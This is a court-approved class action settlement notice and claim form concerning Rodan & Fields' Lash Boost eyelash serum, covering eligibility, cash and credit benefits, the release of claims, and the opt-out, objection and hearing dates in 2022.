The Superior Court of California, County of San Francisco, authorized this notice. This is not a solicitation from a lawyer.

What Is This Lawsuit and Settlement About? The class action lawsuit alleges that Rodan & Fields, LLC (“R+F”) failed to disclose material information regarding Lash Boost and the potential side effects and risks of adverse reactions allegedly presented by its ingredient, Isopropyl Cloprostenate. Plaintiffs claimed to have experienced various adverse reactions to the product. R+F denies Plaintiffs’ allegations and denies liability or any wrongdoing associated with the claims asserted in the lawsuit. The Court has not decided in favor of any party.

Who Is Affected by the Settlement? You may be a member of the Settlement Class affected by the Settlement if you purchased Lash Boost from R+F for personal, family or household purposes between October 1, 2016, and March 11, 2022, and have not already returned Lash Boost to R+F and received a refund.

What Does the Settlement Provide? If the Settlement is approved, Class Members who submit valid and timely Claims will be entitled to a choice between either (i) a credit voucher worth up to \$250 to use toward the purchase of any R+F product or (ii) a cash payment worth up to \$175. Class Members who submit proof of two or more purchases of Lash Boost may receive up to an additional \$250 credit voucher or \$175 cash payment. Settlement Benefits awarded are dependent on the number of valid Claims filed and may be reduced considerably on a pro rata basis.

How Do You Get a Settlement Benefit? You must timely submit a completed Claim Form online at www.LBSettlement.com no later than **September 7, 2022**, or by mail postmarked no later than **September 7, 2022**. To submit online, please use the Unique ID that is on the opposite side of this notice. Claim Forms are also available on the website or can be requested by calling 1-855-675-3134.

What Are Your Other Options? If you do nothing, you will not receive a Settlement Benefit under the Settlement, give up the right to object to the Settlement, and give up your right to sue. If you do not want to be bound by the Settlement, you may exclude yourself from the Settlement Class. If you do not exclude yourself by **July 14, 2022**, you will release your claims against Defendant. Alternatively, you may object to the Settlement by **July 14, 2022**. You may both object and submit a Claim Form. If you object, and the Settlement is approved, you will give up your right to sue. The Full Notice available on the Settlement Website, listed below, explains how to exclude yourself or submit an objection.

Questions? To access the Full Notice or other information, visit the Settlement Website at www.LBsettlement.com, write the Settlement Administrator at Lash Boost Settlement Administrator, P.O. Box 4357, Portland, OR 97208-4357, or call the toll-free number, 1-855-675-3134. Do not contact Defendants or the Court for information.

Exhibit C



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CLAIM FORM LASH BOOST SETTLEMENT ADMINISTRATOR

This Claim Form is for use in submitting a Claim for a Credit Benefit or Cash Benefit in the Settlement between Plaintiffs and *Rodan & Fields, LLC* (“R+F”). Further information about the litigation and additional copies of this Claim Form are available at www.LBSettlement.com.

ELIGIBLE PURCHASES

A Lash Boost purchase is potentially valid if you purchased Lash Boost from R+F for personal, family, or household purposes between October 1, 2016, and March 11, 2022, and (i) do not have any pending litigation against R+F; (ii) have not filed a timely request for exclusion from the Settlement Class as set out in this Notice; (iii) are not an officer, director, or employee, or immediate family member of an officer, director, or employee, of R+F or any entity in which R+F has a controlling interest; (iv) have not acted as an Independent Consultant of R+F; (v) are not legal counsel or an employee of legal counsel for R+F; (vi) are not a federal, state, or local government entity; (vii) have not previously released the claims encompassed by this Settlement; (viii) have not already returned Lash Boost to R+F and received a refund; and (ix) are not a member of the immediate family of the judicial officer presiding over the Actions or part of the judicial officers’ staff. Additionally, the purchase of Lash Boost was not made for the purpose of resale.

If you purchased Lash Boost during the eligible period from R+F and are not excluded, you may be entitled to either (i) a credit voucher to use toward the purchase of any R+F product, no minimum purchase required (“Credit Benefit”) or (ii) a cash payment (“Cash Benefit”), depending on which kind of benefit you choose if you purchased Lash Boost for personal, family, or household purposes between October 1, 2016, and March 11, 2022.

If the total Settlement Claims submitted by all claimants exceed the funds available to pay Claims, the Settlement Administrator will reduce the Credit Benefit or Cash Benefit on an equal and pro rata basis so that the Settlement Claims do not exceed the funds available.

HOW YOU CAN QUALIFY FOR AND RECEIVE A PAYMENT

In order to be eligible for Credit Benefit or Cash Benefit from the Settlement, you must: (1) fill out this Claim Form in its entirety; (2) sign the Verification Statement; and (3) return the Claim Form, along with any supporting documentation, by the **CLAIM DEADLINE: SEPTEMBER 7, 2022**, using either of the methods below:

Online <i>(must be submitted on or before 11:59 PM CST on September 7, 2022)</i>	www.LBSettlement.com
By Mail <i>(must be postmarked on or before September 7, 2022)</i>	Lash Boost Settlement Administrator P.O. Box 4357 Portland, OR 97208-4357

By completing the Claim Form, you are acknowledging that (i) you purchased at least one tube of Lash Boost for personal, family, or household purposes between October 1, 2016, and March 11, 2022; (ii) the purchase was not made for the purpose of resale; and (iii) you do not fall into any of the nine criteria listed under the Eligible Purchases section. If this Claim Form is not postmarked or received by the noted date, you will remain a member of the Settlement Class, but will not receive any payment from the Settlement. All submitted Claim Forms are subject to review and verification.

Please keep a copy of your completed Claim Form and copies of any attached documentation for your records.

**QUESTIONS OR NEED HELP? CALL THE SETTLEMENT ADMINISTRATOR
AT 1-855-675-3134 OR VISIT WWW.LBSETTLEMENT.COM.**



40053489999999990

CLAIM FORM

Please read the Full Notice (available at www.LBSettlement.com) carefully before filling out this Form.

YOUR INFORMATION

First Name: MI: Last Name: [Grids for name input]

Mailing Address: [Grids for address input]

City: State: ZIP Code: [Grids for location input]

Email Address: [Grids for email input]

Phone Number: Unique ID: (optional, found in your Email or Postcard Notice, if received) [Grids for phone and ID input]

PURCHASE DETAILS (Select Only One)

- I purchased one tube of Lash Boost for personal, family, or household purposes between October 1, 2016, and March 11, 2022.
I purchased two or more tubes of Lash Boost for personal, family, or household purposes between October 1, 2016, and March 11, 2022. I have documentation, such as an original or photocopy Proof of Purchase showing I purchased two or more tubes of Lash Boost between October 1, 2016, and March 11, 2022, and I am submitting that documentation with this Claim Form to the Last Boost Settlement Administrator. Please retain copies of the documentation.

BENEFIT ELECTION (Select Only One)

- Credit Benefit (a credit voucher to use towards a future purchase of any Rodan + Fields products sold on its website or through its Independent Consultants with no minimum purchase required)
Cash Benefit

If Cash Benefit is selected and if my Claim is determined to be eligible, I would like to receive my payment as:

- Physical Check
Electronic Payment (You must provide a valid email address)

VERIFICATION

I agree that, by submitting this Claim Form, I am declaring under penalty of perjury under the laws of the State of California that the information in this Claim Form is true and correct. I understand that my Claim Form may be subject to audit, verification, and Court review. Through the submission of this Claim Form, I also declare under penalty of perjury of the laws of the State of California that I have received notice of the proposed Settlement.

Signature: [Signature line]

Date: MM - DD - YYYY [Date grid]

Exhibit D

IF YOU PURCHASED ENHANCEMENTS LASH BOOST FOR PERSONAL, FAMILY, OR HOUSEHOLD PURPOSES BETWEEN OCTOBER 1, 2016, AND MARCH 11, 2022, A CLASS ACTION SETTLEMENT MAY AFFECT YOUR RIGHTS, AND YOU MAY BE ENTITLED TO SETTLEMENT BENEFITS.

YOUR LEGAL RIGHTS ARE AFFECTED WHETHER YOU ACT OR NOT.
PLEASE READ THIS NOTICE CAREFULLY.

Este aviso es referente a un acuerdo propuesto en una demanda colectiva referente a Lash Boost. El acuerdo propuesto puede afectar sus derechos legales. Para obtener una copia del Aviso en español, visite www.LBSettlement.com.

The Superior Court of California, County of San Francisco, authorized this notice.
This is not a solicitation from a lawyer.

This Notice is to inform you about the Settlement of a nationwide class action lawsuit and your rights under the terms of the Settlement, including your right to file a claim and receive compensation. The proposed Settlement will resolve all claims made against Defendant Rodan & Fields, LLC (“R+F”) and other Released Parties (as that term is defined below) on behalf of all Settlement Class Members (as defined below). The Plaintiffs in the class action allege that R+F failed to disclose material information to them regarding Lash Boost and the potential side effects and risks of adverse reactions allegedly presented by one of its ingredients, Isopropyl Cloprostenate. R+F denies the allegations asserted in the class action and denies any wrongdoing associated with the claims asserted by the plaintiffs. A hearing addressing the fairness, adequacy, and reasonableness of the Settlement will be held on September 14, 2022 to determine whether the action should finally be settled. The Court in charge of this case will determine, among other things, whether the Settlement should be approved.

If the Court gives final approval to the Settlement, R+F will give each Settlement Class Member who properly and timely completes and submits a Claim Form a choice of cash or a credit to use for a future R+F purchase. The value of a Settlement Class Member’s award depends in part upon the number of persons who participate in the Settlement and will differ depending on whether the Class Member elects to receive cash or a credit. In exchange for the benefits available in this Settlement, Settlement Class Members who do not properly request exclusion from the Settlement will be bound by a release and give up the right to pursue certain legal claims, as explained in more detail in this Notice. Settlement Class Members who do not exclude themselves from the Settlement may still object to its terms, as further explained below.

Here is a summary of your legal rights and options under this Settlement:

SUMMARY OF YOUR LEGAL RIGHTS AND OPTIONS IN THIS SETTLEMENT		
SUBMIT A CLAIM FORM	This is the only way to get a Cash or Credit Benefit under the Settlement. Visit the Settlement Website located at www.LBSettlement.com to obtain a Claim Form. If you submit a Claim Form, you will give up the right to sue R+F in a separate lawsuit about the claims this Settlement resolves.	Deadline: September 7, 2022 <i>See page 4 for more information about submitting a Claim Form.</i>
DO NOTHING	You will not receive a Settlement Benefit under the Settlement. You will also give up your right to object to the Settlement, and you will not be able to be part of any other lawsuit about the claims this Settlement resolves.	N/A
EXCLUDE YOURSELF FROM THE SETTLEMENT	If you exclude yourself from the Settlement, you will not release the legal claims this Settlement resolves and you will not receive any benefit from the Settlement. This is the only option that allows you to retain your right to bring another lawsuit against R+F about the claims in this case, but you give up the right to get a benefit under the Settlement (or object to it).	Deadline: July 14, 2022 <i>See page 6 for more information about excluding yourself from the Settlement.</i>

Questions? Visit www.LBSettlement.com or call 855-675-3134.

OBJECT	<p>If you do not exclude yourself from the Settlement, you may object to the fairness, reasonableness, or adequacy of the Settlement’s terms by submitting a written objection to the Settlement Administrator.</p> <p>An objection does not affect your right to submit a Claim Form, or to receive benefits under a valid Claim Form should the Court approve the Settlement. If the Court approves the Settlement, you will still be bound by it even if you objected.</p>	<p>Deadline: July 14, 2022</p> <p><i>See page 6 for more information about objecting to the Settlement.</i></p>
GO TO A HEARING	<p>If you do not exclude yourself from the Settlement, you may speak in Court about the fairness of the Settlement and any objections you may have at the Fairness Hearing. Settlement Class Members do not need to submit an objection to state an objection at the hearing.</p> <p>The hearing is open to the public and Settlement Class Members can attend, although they are not required to do so.</p>	<p>Hearing Date: September 14, 2022</p> <p><i>See page 7 for more information about the Fairness Hearing.</i></p>

This is just a summary of your rights and options. These rights and options—and the deadlines to exercise them—are explained in more detail later in this Notice. The Court in charge of this case still has to decide whether to approve the Settlement. Payments will be provided to those who submitted timely and valid Claim Forms under the Settlement, if the Court approves the Settlement and after any appeals are resolved. Please be patient.

BASIC INFORMATION

WHAT LAWSUITS ARE INVOLVED IN THIS SETTLEMENT? In 2018, three proposed class action lawsuits were filed against R+F relating to its ENHANCEMENTS Lash Boost product (“Lash Boost”): *Lewis et al. v. Rodan & Fields, LLC*, No. 4:18-cv-02248-PJH (N.D. Cal.), *Scherr, et al. v. Rodan & Fields, LLC*, No. CIVDS 1723435 (Cal. Superior Court, San Bernardino County), and *Gorzo, et al. v. Rodan & Fields, LLC*, No. CGC-18-565628 (Cal. Superior Court, San Francisco County). The two state court actions were later coordinated in San Francisco County Superior Court, *Lash Boost Cases*, JCCP No. 4981. The Settlement will resolve all three proposed class actions (“Actions”) and will be presented for approval in the coordinated *Lash Boost Cases* proceeding, Judge Ethan P. Schulman presiding. The plaintiffs in all three Actions are now plaintiffs in the coordinated *Lash Boost Cases* proceeding for purposes of the Settlement. The Named Plaintiffs who will also serve as representatives of the Settlement Class (defined below) are: Lien Scherr, Caryn Gorzo, Kasey Poe, Anna Dohnke, Jolene Lewis Volpe (formerly Barbara Lewis), Bobbie Joe Huling, Cynthia Whetsell, Martha Merle, Teresa Gattuso, Elissa Wagner, and Dixie Williams (“Plaintiffs” or “Class Representatives”).

WHAT ARE THE LAWSUITS AND THIS SETTLEMENT ABOUT? The Actions allege that R+F failed to disclose information regarding Lash Boost, including that an ingredient, Isopropyl Cloprostenate, is a prostaglandin analog which poses undisclosed risks of adverse reactions, and is similar in chemical structure to certain medications. Plaintiffs claimed to have experienced various adverse reactions to the product. They allege that R+F is liable to them for, among other things, the sale of an unapproved drug, the sale of an adulterated and misbranded drug, and the failure to disclose material information about potential side effects.

R+F has denied the allegations asserted in the Actions and has denied liability or wrongdoing of any kind. R+F contends that Lash Boost is safe when used in accordance with its label, which it alleges disclosed the potential for the types of reactions Plaintiffs allegedly experienced. R+F alleges it has always cautioned customers to discontinue use if unpleasant symptoms arise from this, or any product. R+F contends that incidence of reported adverse reactions has been very low. R+F states that it has only marketed the product as a cosmetic, not as a drug.

The Court has not decided in favor of either the Plaintiffs or R+F, and has not evaluated or ruled on any of Plaintiffs’ claims or R+F’s defenses. The parties have entered into a settlement to compromise disputed claims and to avoid the future costs and risks associated with continued litigation. In settling the case, neither side admits the allegations or arguments of the other.

WHAT IS A CLASS ACTION? In a class action, one or more people, often referred to as class representatives, sue on behalf of a group of people who have similar claims. The people with similar claims are the “Class” or the “Class Members,” except for those people who decide to exclude themselves from the Class. One court resolves the issues for all Class Members, except for those who exclude themselves from the Class. California Superior Court Judge Ethan P. Schulman will decide whether to approve the Settlement.

Questions? Visit www.LBSettlement.com or call 855-675-3134.

WHO IS IN THE SETTLEMENT?

ARE YOU AFFECTED? You are a member of the Settlement Class affected by the Settlement if you purchased Lash Boost from R+F for personal, family, or household purposes between October 1, 2016 and March 11, 2022, and (i) do not have any pending litigation against R+F; (ii) have not filed a timely request for exclusion from the Settlement Class as set out in this Notice; (iii) are not an officer, director, or employee, or immediate family member of an officer, director, or employee, of R+F or any entity in which R+F has a controlling interest; (iv) have not acted as an Independent Consultant of R+F; (v) are not legal counsel or an employee of legal counsel for R+F; (vi) are not a federal, state, or local government entity; (vii) have not previously released the claims encompassed by this Settlement; (viii) have not already returned Lash Boost to R+F and received a refund; and (ix) are not a member of the immediate family of the judicial officer presiding over the Actions or part of the judicial officers' staff. Members of the Settlement Class are referred to in this Notice as "Class Members" or "Settlement Class Members."

WHY AM I RECEIVING THIS NOTICE? If you are a Settlement Class Member, your legal rights will be affected by the Settlement unless you exclude yourself from the Settlement Class. The California Superior Court authorized this notice to inform Settlement Class Members about the Actions, the proposed settlement, and Settlement Class Members' options.

THE SETTLEMENT BENEFITS

WHAT DOES THE SETTLEMENT PROVIDE? If the Court approves the Settlement, Settlement Class Members who submit valid and timely Claim Forms will be entitled to either (i) a credit voucher to use toward the purchase of any R+F product, no minimum purchase required ("Credit Benefit"), or (ii) a cash payment ("Cash Benefit"), depending on which kind of benefit they choose.

The maximum amount of the Credit Benefit is \$250 and the maximum amount of the Cash Benefit is \$175. Settlement Class Members who submit valid proof(s) of purchase showing that they made more than one purchase of Lash Boost may also receive an additional maximum benefit of up to \$250 in credit (a "Credit Repeat Purchaser Benefit") or an additional maximum benefit of up to \$175 in cash (a "Cash Repeat Purchaser Benefit"), for a maximum total benefit of \$500 in credit or \$350 in cash. Any potential Credit or Cash Benefits awarded are subject to the Court's approval.

The actual amount of these benefits, however, is currently unknown and may be considerably less than the maximum, because the amount depends in large part on the number of Settlement Class Members who submit timely and valid Claim Forms. Under the Settlement, all Credit Benefits must come from the \$8 million Credit Settlement Fund, and all Cash Benefits must come from the \$30 million Cash Settlement Fund. In addition, all settlement administrative costs (estimated to be \$425,608), attorneys' fees and costs (in the maximum amount of \$15,409,392), and Class Representatives' Service Awards (in the maximum amount of \$15,000 each, for a total of \$165,000 to all 11 Plaintiffs), if approved by the Court, must be paid from the \$30 million Cash Settlement Fund. Because of the limited funds, a large number of claims may lead to individual benefits falling below the maximum amounts described above.

The exact amount of Settlement Class Members' Credit Benefits and Cash Benefits cannot be determined until the notice process is complete and the Court makes a final decision on the amount of attorneys' fees (i.e., the amount of compensation for legal services provided by the Settlement Class Counsel), reimbursable costs and expenses awarded to Class Counsel (i.e., the costs and expenses incurred to litigate the case that Class Counsel may be reimbursed for), Settlement Administration Costs (i.e., the amount paid to the third-party Settlement Administrator for administering the Settlement) and any Service Award to the Class Representatives (i.e., funds that may be awarded to the Class Representatives to compensate them for their participation in the Action), and until the Settlement Administrator has received and validated the total number of claims.

The Credit Benefit, Cash Benefit, Credit Repeat Purchaser Benefit, and the Cash Repeat Purchaser Benefit are collectively referred to in this Notice as the "Settlement Benefit." As noted above, Credit Benefits will be paid from an \$8 million fund established by R+F (the "Credit Settlement Fund"), and Cash Benefits will be paid from a \$30 million fund established by R+F (the "Cash Settlement Fund"). If the Court approves the Settlement, these funds will under no circumstances return to R+F.

AGREEMENT TO MAKE LABEL CHANGES

In addition to the Settlement Benefit, R+F has also agreed to revise the label and instructions for use, to list certain alleged side effects that have been reported by some product users. R+F will provide expanded cautionary instructions for use, and has agreed to make certain changes in how it advertises the product on its website, as well as in resource materials it provides when training R+F Independent Consultants. For details on these label changes, see Section 2.5 of the Settlement Agreement, as well as the document called "Exhibit F" attached to the Settlement Agreement.

Questions? Visit www.LBSettlement.com or call 855-675-3134.

WHAT AM I GIVING UP TO RECEIVE SETTLEMENT BENEFITS AS A CLASS MEMBER? Unless you exclude yourself from the Settlement Class by submitting a Notice of Opt-Out (as defined in the Excluding Yourself from the Settlement section below), you are a Settlement Class Member and that means you will be legally bound by all orders and judgments of the Court in the state court *Lash Boost Cases* proceeding, including the terms of the Settlement, and you will not be able to sue, continue to sue R+F or any of the other persons or entities referenced in the “Release by the Settlement Class” paragraph below, about the issues of the case. You will not be responsible for any out-of-pocket costs or attorneys’ fees concerning this case if you stay in the Settlement Class.

Staying in the Settlement Class also means that you agree to the following release of claim provisions of the settlement (“Release”), which describes exactly the legal claims that you give up:

Release by the Settlement Class

Effective immediately upon the Settlement Date, Plaintiffs and each Settlement Class Member who does not timely opt-out of the Settlement shall fully, completely and forever release and discharge the Released Defendant Parties from any and all past, present, or future claims, liabilities, actions, allegations, complaints, demands, obligations, causes of action, suits, rights, damages, debts, guarantees, orders, controversies, penalties, promises, covenants, losses, costs, expenses, or attorneys’ fees of every kind, nature and source whether legal, equitable or otherwise, whether based on contract (express, implied, or otherwise), tort, common law, any state or federal law, statute or regulation or any other theory of recovery, whether brought under the laws of any state, federal or other government, whether known or unknown, asserted or unasserted, accrued or unaccrued, fixed or contingent, suspected or unsuspected, and whether seeking compensatory, exemplary, punitive, restitution, disgorgement, statutory, or injunctive relief or damages of any kind or multiplier thereof, that Plaintiffs and each Settlement Class Member now have or may hereafter accrue or otherwise be acquired, arising out of or related to the subject matter of the Actions involving Lash Boost, including, but not limited to, the sale, purchase, marketing, advertising, distribution, design, formulation, manufacture, the rendering of advice by R+F Independent Consultants, the failure to train R+F Independent Consultants, and the labelling of the Product during the Settlement Class Period (“Released Plaintiffs’ Claims”). Specifically excluded from the release are individual personal injury or disease claims, including existing claims, as well as latent or unknown individual personal injury or disease claims, held by Settlement Class Members.

Release of Unknown Claims

With respect to the releases set forth above, with the sole exception being any personal injury or disease claims held by each Settlement Class Member which are specifically excluded from the release above, each Settlement Class Member who does not timely opt out of the Settlement acknowledges and agrees that s/he understands Section 1542 of the Civil Code of the State of California, which provides as follows:

“A GENERAL RELEASE DOES NOT EXTEND TO CLAIMS THAT THE CREDITOR OR RELEASING PARTY DOES NOT KNOW OR SUSPECT TO EXIST IN HIS OR HER FAVOR AT THE TIME OF EXECUTING THE RELEASE AND THAT, IF KNOWN BY HIM OR HER, WOULD HAVE MATERIALLY AFFECTED HIS OR HER SETTLEMENT WITH THE DEBTOR OR RELEASED PARTY.”

Each Settlement Class Member who does not timely request exclusion from the Settlement Class waives and relinquishes any and all rights and benefits which s/he has or may have under Section 1542 of the Civil Code of the State of California, and under any similar or comparable provision, whether statutory or common law, of any other state or territory of the United States to the full extent that s/he may lawfully so waive all such rights and benefits pertaining to the subject matter of the release set forth above.

HOW CAN I GET THE SETTLEMENT BENEFIT? To obtain a Settlement Benefit, you must timely and properly submit a completed Claim Form electing either a Cash Benefit or Credit Benefit. If you submit a timely and valid Claim Form, you will receive one Credit Benefit or Cash Benefit, depending on which benefit you select, unless you submit proof(s) of purchase of two or more tubes of Lash Boost. If you timely submit such proof with your Claim Form, you may receive one Credit Repeat Purchaser Benefit, if you elected the Credit Benefit, or one Cash Repeat Purchaser Benefit, if you elected the Cash Benefit. You will not receive more than one Cash or Credit Repeat Purchaser Benefit even if you purchased more than two tubes of Lash Boost. Accordingly, if you have proof(s) of purchase of more than two tubes of Lash Boost from October 1, 2016 to March 11, 2022, you only need to provide proof(s) of purchase of two tubes of Lash Boost with your Claim Form to receive either the Credit Repeat Purchaser

Questions? Visit www.LBSettlement.com or call 855-675-3134.

Benefit or the Cash Repeat Purchaser Benefit. If you decide to send original proof of purchase documentation, we encourage you to make and keep a photocopy for yourself. Neither the Settlement Administrator nor R+F will be responsible for original documents that are lost in the mail. Credit Repeat Purchaser Benefits and Cash Repeat Purchaser Benefits are subject to the availability of funds from the Settlement.

If you wish to receive a Settlement Benefit, you must timely and properly submit a Claim Form no later than September 7, 2022 (“Claim Filing Deadline”).

You can download a Claim Form at www.LBSettlement.com.

You may complete, sign, and date the Claim Form and return it, by First-Class U.S. Mail, to:

Lash Boost Settlement Administrator
P.O. Box 4357
Portland, OR 97208-4357

You may also complete a Claim Form by submitting it online, at: **www.LBSettlement.com**.

The Claim Form must be signed, completed in its entirety and postmarked, or submitted electronically via the Settlement Website, no later than **September 7, 2022** in order to be valid. If your Claim Form is not submitted by **September 7, 2022**, your Claim Form is not valid, you will not receive a Settlement Benefit, and you will be bound by the Release and all other terms of the Settlement. Prior to rejection of a Claim Form, the Settlement Administrator shall communicate with the Claimant in an effort to remedy curable deficiencies in the Claim Form submitted, except in instances where the Claim is untimely, clearly fraudulent, or clearly unable to be cured.

The Settlement Administrator will distribute the Settlement Benefit as follows:

- Each Settlement Class Member who submits a valid Claim Form electing the Credit Benefit will receive one Credit Benefit;
- Each Settlement Class Member who submits a valid Claim Form for a Credit Benefit with proof(s) of purchase of two or more tubes of Lash Boost will receive one Credit Repeat Purchaser Benefit if credit is available after every Settlement Class Member who chose a Credit Benefit gets a Credit Benefit;
- Each Settlement Class Member who submits a valid Claim Form electing the Cash Benefit will receive one Cash Benefit; and
- Each Settlement Class Member who submits a valid Claim Form for a Cash Benefit with proof(s) of purchase of two or more tubes of Lash Boost will receive one Cash Repeat Purchaser Benefit if cash is available after every Settlement Class Member who chose a Cash Benefit gets a Cash Benefit.

HOW CAN I GET THE CASH SETTLEMENT BENEFIT? The Cash Benefit and Cash Repeat Purchaser Benefit will be issued in the form that the Class Member elects – either in the form of a check or a digital payment.

HOW LONG DO I HAVE TO CASH MY CHECK? You have six (6) months from the date on the check to cash it. The check expires after that date and can no longer be cashed. The Settlement Administrator and R+F are not responsible for expired, lost or stolen checks.

HOW CAN I USE THE CREDIT SETTLEMENT BENEFIT? The Credit Benefit or Credit Repeat Purchaser Benefit must be used toward the purchase of any product from R+F’s website, without any minimum purchase required. The Credit Benefit is fully transferrable but shall have no cash value and shall not be redeemable for cash in any amount, including without limitation for any unused portion of the credit. The Credit Benefit and Credit Repeat Purchaser Benefit have no expiration date. Where applicable, any unused value thereon may be subject to applicable state or federal escheatment laws. All other rights and limitations to the Credit Benefit or Credit Repeat Purchaser Benefit as set forth in state and federal law are applicable. The Credit Benefit and Credit Repeat Purchaser Benefit are not gift cards and the parties do not intend for any gift card laws to apply to them. The Settlement Administrator and R+F are not responsible for any expired, lost or stolen Credit Benefits or Credit Repeat Purchase Benefits.

WHEN CAN I GET THE SETTLEMENT BENEFIT? The Court will hold a hearing on **September 14, 2022 at 9:00 a.m. PST** at the San Francisco County Superior Court, 400 McAllister St., San Francisco, CA 94102, to decide whether to finally approve the Settlement. If the Court approves the Settlement, someone may appeal the decision, which could take more than a year to resolve. If the Court approves the Settlement and no one appeals the decision, the Settlement Benefit will be distributed within sixty (60) days of the Court’s final approval.

Questions? Visit www.LBSettlement.com or call 855-675-3134.

EXCLUDING YOURSELF FROM THE SETTLEMENT

HOW DO I EXCLUDE MYSELF FROM THIS SETTLEMENT? If you do not wish to participate in the Settlement or be bound by the Settlement's release of legal claims, you may exclude yourself ("opt-out") by submitting written notice of your intention to opt-out of the entire Settlement ("Notice of Opt-Out") to the Settlement Administrator. A Notice of Opt-Out form is available on the Settlement Website, www.LBSettlement.com. You may use that form or submit a signed letter or postcard, but the Notice of Opt-Out must state the following information: (a) the name and case number of this lawsuit, which is *Lash Boost Cases*, JCCP No. 4981; (b) your full name, address, and telephone number; and (c) a statement that you do not wish to participate in the Agreement. Your Notice of Opt-Out must be returned to the Settlement Administrator by mail at the address specified below and be postmarked on or before **July 14, 2022** or submitted electronically to the Settlement Administrator through the Settlement Website, www.LBSettlement.com, on or before **July 14, 2022**. If you submit a Notice of Opt-Out by mail that is not postmarked by **July 14, 2022** or you submit a Notice of Opt-Out electronically that is not submitted on or before **July 14, 2022**, your request to be excluded from the Settlement may be rejected and you may be bound by the Release and all other terms of the Settlement Agreement.

A Notice of Opt-Out must be submitted either electronically through the Settlement Website, www.LBSettlement.com, or by First-Class U.S. Mail or its equivalent to:

Lash Boost Settlement Administrator
P.O. Box 4357
Portland, OR 97208-4357

Any person who submits a complete and timely written Notice of Opt-Out shall, upon receipt, no longer be a Settlement Class Member, shall be barred from participating in any portion of the Settlement, and shall receive no Settlement Benefits.

IF I DO NOT EXCLUDE MYSELF, CAN I SUE THE DEFENDANT FOR THE SAME THING LATER? No. Unless you exclude yourself from the Settlement, you give up the right to sue R+F and the other persons and entities referenced in the "Release by the Settlement Class" paragraph above for the claims that this Settlement resolves.

OBJECTING TO THE SETTLEMENT

HOW CAN I OBJECT TO THIS LAWSUIT? If you are a Settlement Class Member, you may object to the Settlement in writing if you do not like any part of it. You must give reasons why you think the Court should not approve it. You can also object to the Class Representatives' application for Service Awards. You can also object to Class Counsel's motion for attorneys' fees and costs. The Court will consider your views. To object, you must submit a written objection to the Settlement Administrator. You may also appear at the Fairness Hearing in person or through your own attorney, retained at your own expense.

All written objections must meet all of the following requirements:

- (a) It must state the case name and number: *Lash Boost Cases*, JCCP No. 4981 (Cal. Superior. Court, San Francisco County);
- (b) It must state your name, current address, and telephone number;
- (c) It must state that you object to the Settlement and the reasons for your objection(s);
- (d) It must be signed by the objecting Settlement Class Member or an authorized representative;
- (e) It must be submitted to the Settlement Administrator electronically through the Settlement Website, www.LBSettlement.com, or by mailing it to: Lash Boost Settlement Administrator, P.O. Box 4357, Portland, OR 97208-4357; and
- (f) It must be submitted to the Settlement Administrator electronically on or before **July 14, 2022** or by U.S. mail, postmarked no later than **July 14, 2022**.

You can both object to the Settlement and file a Claim Form. If the Court approves the Settlement, you will be bound by the terms of the Settlement.

Questions? Visit www.LBSettlement.com or call 855-675-3134.

WHAT'S THE DIFFERENCE BETWEEN OBJECTING AND EXCLUDING? Objecting tells the Court that you do not like the Settlement, it should not be approved, and the lawsuit should continue. You can only object if you stay in the Settlement Class. You cannot ask the Court to change the terms of the Settlement; the Court can only approve or deny the Settlement. If the Court approves the Settlement, you cannot thereafter exclude yourself from the Settlement Class. Excluding yourself is telling the Court that you do not want to be part of the Settlement Class. If you exclude yourself, you have no basis to object because the case no longer affects you.

THE LAWYERS REPRESENTING YOU

DO I HAVE A LAWYER IN THIS CASE? Class Counsel represents you and other Settlement Class Members for purposes of the Settlement. If you have any questions regarding this lawsuit, you may contact the law firms of Keller Rohrback LLP and Tycko & Zavareei LLP, who have been identified as the co-leaders of Class Counsel. You will not be charged attorney's fees or costs by Class Counsel as part of this Settlement.

HOW WILL CLASS COUNSEL BE PAID? A portion of the Cash Settlement Fund will be used to pay Class Counsel's attorneys' fees and costs, subject to approval by the Court. If you elect to be represented by your own lawyer, you may hire one at your own expense. Settlement Class Members who choose this option will be responsible for any attorneys' fees or costs incurred as a result of this election. Any attorney's fees and costs approved by the Court will be paid from the Cash Settlement Fund.

THE CLASS REPRESENTATIVES REPRESENTING YOU

WHO ARE THE CLASS REPRESENTATIVES? The Class Representatives that have been appointed by the Court to represent the Settlement Class are Plaintiffs Lien Scherr, Caryn Gorzo, Kasey Poe, Anna Dohnke, Jolene Lewis Volpe (formerly Barbara Lewis), Bobbie Joe Huling, Cynthia Whetsell, Martha Merle, Teresa Gattuso, Elissa Wagner, and Dixie Williams.

WILL THE CLASS REPRESENTATIVES BE PAID? As part of this Settlement and subject to approval by the Court, each Class Representative will apply for an award of \$15,000 to compensate them for their services as representatives of the Settlement Class. Any service amount awarded by the Court to the Class Representatives will be paid from the Cash Settlement Fund. The award will be in addition to any other benefit to which the Class Representatives will be entitled as a Settlement Class Member.

THE COURT'S FAIRNESS HEARING

WHEN AND WHERE WILL THE COURT DECIDE WHETHER TO APPROVE THE SETTLEMENT? The Court will hold a hearing to decide whether to finally approve the Settlement. This Fairness Hearing will be on September 14, 2022 at 9:00 a.m. PST in Dept. 304 of the San Francisco County Superior Court, 400 McAllister St., San Francisco, CA 94102, or such later date as the Court may require. The hearing may be continued without further notice to the Settlement Class. At the hearing, the Court will consider whether the Settlement is fair, reasonable, and adequate. The Court will also consider what amount to award to each of the Class Representatives as compensation for their services for the Settlement Class, and what amount to award to Class Counsel for their attorneys' fees and costs. If there are objections or requests to be heard, the Court may consider them at the hearing. After the hearing, the Court will decide whether to approve the Settlement. Class Counsel does not know how long these decisions will take.

DO I HAVE TO ATTEND THE FAIRNESS HEARING? No, but you may attend at your own expense. Class Counsel will answer any questions the Court may have. If you send an objection, you do not have to go to court to talk about it. As long as you mailed your written objection on time, the Court will consider it. You may also have your own lawyer attend at your expense, but it is not necessary to hire a lawyer if you like the Settlement.

IF YOU DO NOTHING

If you do nothing, and the Court approves the Settlement, you will not get any Settlement Benefit, but you will be bound by the Settlement Agreement. You will not be entitled to sue or be part of any other lawsuit against R+F or any of the other persons or entities referenced in the "Release by the Settlement Class" paragraph above, regarding the claims or issues in this case, except for the personal injury or disease claims which are specifically excluded from the Release above. This also means that if the Settlement is approved by the Court, you agree to the release of claims set forth under the heading "What Am I Giving Up to Receive the Settlement Benefit as a

Questions? Visit www.LBSettlement.com or call 855-675-3134.

Class Member?” above, which describes exactly the legal claims that you give up. You will not be responsible for any out-of-pocket costs or attorneys’ fees concerning this matter if you remain in the Settlement Class. If you want a Settlement Benefit, you must timely and properly submit a Claim Form on or before the Claim Filing Deadline.

GETTING MORE INFORMATION

